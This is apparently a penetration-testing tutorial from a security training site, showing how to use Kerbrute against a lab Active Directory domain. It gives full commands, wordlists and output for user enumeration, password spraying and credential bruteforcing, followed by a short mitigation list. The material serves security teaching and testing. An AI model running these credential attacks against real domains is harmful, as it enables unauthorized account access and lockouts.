

# A DETAILED GUIDE ON KERBRUITE

11 Pere 212 9 11'

WWW.HACKINGARTICLES.IN

# Contents

Background:	3
Introduction to Kerberos authentication	3
Download Kerbrute	3
Kerbrute help – List available features	4
Find valid users / User enumeration	5
Kerbrute Password Spray	6
Password Bruteforce	7
Bruteforce username:password combos	9
Saving Output	11
Verbose mode	11
Mitigation	12
Conclusion:	13



# A Detailed Guide on Kerbrute

#### Background:

Kerbrute is a tool used to enumerate valid Active directory user accounts that using kerrberos preauthentication. Also, this tool can be used to password attacks such as password bruteforce, username enumeration, password spray etc. This tool is being used for many years by penetration testers during internal penetration testing engagements. This tool is originally written by Ronnie Flathers (ropnop) with contributor Alex Flores.

#### **Introduction to Kerberos authentication**

The Kerberos service run on its default port which is 88 in a domain controller system. This service come in windows and the Linux system as well where it is used to implement authentication process more securely in an Active directory environment. For more information about Kerberos authentication process and service principal name (SPN) please consider visiting the below link:

https://www.hackingarticles.in/deep-dive-into-kerberoasting-attack/

#### Download Kerbrute

Kerbrute can be downloaded from its official github repository release page. It was last modified in December 2019. The source code of the tool is also available, and it is also available for windows system and other Linux architecture. For the simplicity, we will download compiled **kerbrute\_linux\_amd64** for the kali Linux which will be going to be an attacking system for the demonstration. The tool can be downloaded from link given below.

Download link:

https://github.com/ropnop/kerbrute/releases/tag/v1.0.3



$\leftarrow$ $\rightarrow$ C $\textcircled{a}$	🔿 🛔 https://github.com/ropnop/kerbrute/releases 🛛 🔫 🛶 🛶	☆	
Dec 14, 2019 ropnop v1.0.3 -o- 9dad6e1 Compare -	v1.0.3 Latest releasing 1.0.3		
	⊗kerbrute_darwin_386	6.84 MB	Dec 14, 2019
	Økerbrute_darwin_amd64         Økerbrute_linux_386	7.74 MB 6.89 MB	Dec 14, 2019 Dec 14, 2019
	Økerbrute_linux_amd64         Økerbrute_windows_386.exe	7.9 MB 6.72 MB	Dec 14, 2019 Dec 14, 2019
	Image: Source code (zip)	7.63 MB	Dec 14, 2019 Dec 14, 2019
	Source code (tar.gz)		Dec 14, 2019
	▲ 10		

#### Kerbrute help – List available features

Once we download tool in kali machine, we can list the available options and feature by executing following command:

#### ./kerbrute\_linux\_amd64

In the picture below, we can see that tools can perform various tasks such as bruteforce, bruteuser, password spray, userenum and version detection. Moreover, there are some flags available too which can be very handy during penetration testing. During the internal assessment, many times we encounter security features and the password policy so increasing and decreasing threads can help us to make password attack stealthier. We highly recommend using all available flags comes with kerbrute to get practical experience and analyse the results.



```
chmod 777 kerbrute_linux_amd64
         |kali)-[~]
Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop
This tool is designed to assist in quickly bruteforcing valid Active Directory accounts
It is designed to be used on an internal Windows domain with access to one of the Domai
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts
Usage:
  kerbrute [command]
Available Commands:
  bruteforce
                Bruteforce username:password combos, from a file or stdin
  bruteuser
                Bruteforce a single user's password from a wordlist
  help
                Help about any command
  passwordspray Test a single password against a list of users
  userenum
                Enumerate valid domain usernames via Kerberos
  version
                Display version info and quit
Flags:
      --dc string
                        The location of the Domain Controller (KDC) to target. If blank
      --delay int
                        Delay in millisecond between each attempt. Will always use sing
  -d, --domain string
                        The full domain to use (e.g. contoso.com)
  -h, --help
                        help for kerbrute
  -o, --output string
                        File to write logs to. Optional.
      --safe
                        Safe mode. Will abort if any user comes back as locked out. Def
                        Threads to use (default 10)
  -t, --threads int
  -v, --verbose
                        Log failures and errors
Use "kerbrute [command] -- help" for more information about a command.
```

#### Find valid users / User enumeration

During the internal penetration testing engagements especially in Active Directory environment, our initial goal is to find valid users. Once we find potential users from the company website or any other sort of misconfiguration then we can verify those users if they have valid accounts or not using kerbrute. To do that, we will make a list of potential users that we obtained from OSINT or any other way. For the demonstration, we have created a user's lists and saved it as users.txt.



<pre>(root@kali)-[~]     cat users.txt</pre>
admin
kapil
mukurram
aarti
yashika
shreya
geet
pavan
komal
raj

Then we provided users list and selected userenum option. Next we provided domain controller IP address and domain name which is **ignite.local** in our case. The tool will test against each user account and verify if those users exist in the domain and using Kerberos pre-authentication. In the picture below we can see that kapil, aarti, shreya, raj and pawan appeared as valid users using Kerberos authentication. Here we in the position where we can think about various Kerberos attack such as SPN and Kerberos bruteforce etc. To reproduce the proof of concept, feel free to use below command.

./kerbrute\_linux\_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt

<pre>(root@kali)-[~]     ./kerbrute_linux_amd64 userenumdc 192.168.1.19 -d ignite.local users.txt </pre>
/ / / / / / / / / / / / / / / _ / / _ / _ / _ / / _ / _ / / / / _ / / _ / / / / _ / / / / _ / / / / _ / / / / / _ /
Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop
2022/12/28 16:48:23 > Using KDC(s): 2022/12/28 16:48:23 > 192.168.1.19:88
2022/12/28 16:48:23 > [+] VALID USERNAME: kapil@ignite.local 2022/12/28 16:48:23 > [+] VALID USERNAME: aarti@ignite.local 2022/12/28 16:48:23 > [+] VALID USERNAME: raj@ignite.local 2022/12/28 16:48:23 > [+] VALID USERNAME: pavan@ignite.local 2022/12/28 16:48:23 > [+] VALID USERNAME: shreya@ignite.local 2022/12/28 16:48:24 > Done! Tested 10 usernames (5 valid) in 0.011 seconds

#### **Kerbrute Password Spray**

Suppose we have obtained a password (**Password@1**) during enumeration phase that can be anything such as OSNIT leaked password, service misconfiguration, smb share, ftp etc but we do not know the



real owner of the obtained password. In the username enumeration phase, we found five valid users now we can test obtained password with their accounts. Password spray is like password bruteforce where we test each password against single users but in the password spray, we use single password and test it against all valid accounts. To do that, we created a new users list and saved it as users.txt. Then we used **passwordspray** option this time and provided domain controller IP address and domain name along with valid users list and obtained password. In the picture below, we can see that three users account matched with the obtained password. Now we can try log in via rdp, winrm and smb service. To reproduce the proof of concept, please consider following below command.

./kerbrute\_linux\_amd64 passwordspray --dc 192.168.1.19 -d ignite.local users.txt Password@1

)-[~] /kerbrute\_linux\_amd64 passwordspray -- dc 192.168.1.19 -d ignite.local users.txt Password@1 -Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop 2022/12/28 16:49:14 > Using KDC(s): 2022/12/28 16:49:14 > 192.168.1.19:88 [+] VALID LOGIN: aarti@ignite.local:Password@1
[+] VALID LOGIN: raj@ignite.local:Password@1 2022/12/28 16:49:14 > 2022/12/28 16:49:14 > Done! Tested 10 logins (3 successes) in 0.014 seconds

## **Password Bruteforce**

Next, we will try password bruteforce using potential passwords against single user. In the password bruteforce we test all potential password against single user. Here we are using common password list where you can try with different password list to get expected result. Password mutation, or custom wordlist can be fruitful whenever we come across internal penetration testing. We highly recommend visiting our article to get familiar yourself with password mutation using crunch utility by visiting below link.

https://www.hackingarticles.in/a-detailed-guide-on-crunch/




( <b>root@kali</b> )-[ <b>~</b> ]
🛶 cat pass.txt 🛶
123456
password
12345678
qwerty
12345
123456789
letmein
1234567
football
iloveyou
admin
welcome
monkey
login
abc123
starwars
123123
dragon
passw0rd
master
hello
freedom
whatever
qazwsx
trustno1
654321
jordan23
harley
password01
1234
robert
matthew
jordan
asshole
daniel
andrew
lakers
andrea
buster
johsua
1qaz2wsx
12341234
ferrari
cheese



Firstly, we will create a potential password to perform bruteforce attack against the domain.

We have created a password list and saved in as pass.txt Then we are used **bruteuser** option this time and provided domain controller IP address, domain name and potential password list and username ( aarti). Tool will show + sign when it triggers with the valid password. If you are in the real-world engagement, then be careful about the **account lockout policy** because it may affect our client business. It is very common to experience this problem during penetration testing and you might need to wait for 30 minutes to one hour to perform the attack again or sometime system administrator need to unlick it manually. Usually, it locks out account after **5 attempts**, but few companies set it at **3 attempts** as well. In the picture, we can see that user aarti's password matched with one password from the password list we provided. Now, we can use valid credentials to log in via RDP, psexec and evil-winrm. To reproduce the proof of concept then follow the below command.

./kerbrute\_linux\_amd64 bruteuser --dc 192.168.1.19 -d ignite.local pass.txt aarti



#### Bruteforce username:password combos

In this example, we will create a combined username and password list and attempt to verify if they matched. To do that, we created username and password list and saved it as userpass.txt and attempt to verify using pipe () along with ( - ) flag. Here we have provided userpass list, domain controller IP address and the domain name as we did in the earlier attacks. Execution of the command verified two user accounts. To reproduce the proof of concept then feel free to repeat the process with below command.



└─( <b>root⊛kali</b> )-[~]	
🖵 🔲 cat userpass.txt 🛥	
Jagann:Password@1	
Jagdee:Password@1	
Jaidee:Password⊚1	
Jaiman:Password⊚1	
Jaivan:Password@1	
Janard:Password@1	
Jayesh:Password@1	
Jaygop:Password⊘1	
Jignes:Password∂1	
Jitend:Password@1	
Kairav:Password@1	
Kalyan:Password@1	
Kanaiy:Password⊘1	
Kanvar:Password@1	
Keshav:Password@1	
Khusha:Password⊘1	
Kirtan:Password⊚1	
Kripal:Password@1	
aarti:Password@1	
raj:Password@1	
Krishn:Password@1	
Kritan:Password@1	

#### cat userpass.txt | ./kerbrute\_linux\_amd64 --dc 192.168.1.19 -d ignite.local bruteforce -


<pre>(root@kali)-[~]</pre>
/ 7/ 7/ 7
Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers ეropnop
2022/12/28 17:13:03 > Using KDC(s): 2022/12/28 17:13:03 > 192.168.1.19:88
2022/12/28 17:13:03 > [+] VALID LOGIN: raj@ignite.local:Password@1 2022/12/28 17:13:03 > [+] VALID LOGIN: aarti@ignite.local:Password@1 2022/12/28 17:13:03 > Done! Tested 22 logins (2 successes) in 0.007 seconds



## **Saving Output**

Saving output is always healthy whether we are solving CTF or in the real word engagements. If we save output, then we do not have to run command again and again to check the results. Also, it is beneficial specially in the real-world project where we have to provide output to our clients in the penetration testing reports. We can save output of our finding using **-o flag** providing output file name. In this example, we have saved output as result.txt. To reproduce the proof of concept, follow the below command where we append -o flag in previously used command.

#### ./kerbrute\_linux\_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -o result.txt



#### Verbose mode

We can also use verbose mode using -**v** flag in our command. Verbose features give us insight about the tool doing with each user account. Here in the below example, we can see that when kerbrute in unable to verify Kerberos account, it is showing user does not exist. In this example we are attempting to perform username enumeration by using same command we used during username enumeration phase by appending -**v** flag to get verbose result. To reproduce the proof of concept, feel free to test below command.

./kerbrute\_linux\_amd64 userenum --dc 192.168.1.19 -d ignite.local users.txt -v



<pre>(root@kali)-[~]</pre>				
///				
Version: v1.0.3 (9dad6e1) - 12/28/22 - Ronnie Flathers @ropnop				
2022/12/28 17:15:39 > Using KDC(s): 2022/12/28 17:15:39 > 192.168.1.19:88				
<pre>2022/12/28 17:15:39 &gt; [!] mukurram@ignite.local - User does not exist 2022/12/28 17:15:39 &gt; [!] admin@ignite.local - User does not exist 2022/12/28 17:15:39 &gt; [+] VALID USERNAME: kapil@ignite.local 2022/12/28 17:15:39 &gt; [!] komal@ignite.local - User does not exist 2022/12/28 17:15:39 &gt; [+] VALID USERNAME: raj@ignite.local 2022/12/28 17:15:39 &gt; [+] VALID USERNAME: aarti@ignite.local 2022/12/28 17:15:39 &gt; [+] VALID USERNAME: pavan@ignite.local 2022/12/28 17:15:39 &gt; [+] VALID USERNAME: pavan@ignite.local 2022/12/28 17:15:39 &gt; [+] VALID USERNAME: shreya@ignite.local 2022/12/28 17:15:39 &gt; [+] VALID USERNAME: shreya@ignite.local 2022/12/28 17:15:39 &gt; [+] yashika@ignite.local - User does not exist 2022/12/28 17:15:39 &gt; [!] geet@ignite.local - User does not exist 2022/12/28 17:15:39 &gt; [!] geet@ignite.local - User does not exist 2022/12/28 17:15:39 &gt; [!] geet@ignite.local - User does not exist</pre>				

#### **Mitigation**

There are multiple factors and ways which can help to hardening the system.

1. Hacking article recommends following strong password policy and recommends avoiding using common passwords.

2. Hacking article recommends applying account lockout policy to mitigate with brute force attack.

3. Hacking article recommends using two-factor authentication: Two-factor authentication should be used for all user accounts.

4. Hacking article also recommends to the organisations to educate employees about the potential threat and attacks by providing monthly awareness program.

5. Hacking article also recommends conducting penetration testing assessment twice a year.




#### **Conclusion:**

We have explored kerbrute tool briefly and its special features which can allow an attacker to gain access into the internal network. We have explored multiple techniques to exploit internal network using kerbrute tool where we performed password spray, password bruteforce and userenum etc. Lastly, we also provided the steps to mitigate these attacks. I hope you have learned something new today. Happy hacking.





# JOIN OUR TRAINING PROGRAMS



in 😱

www.ignitetechnologies.in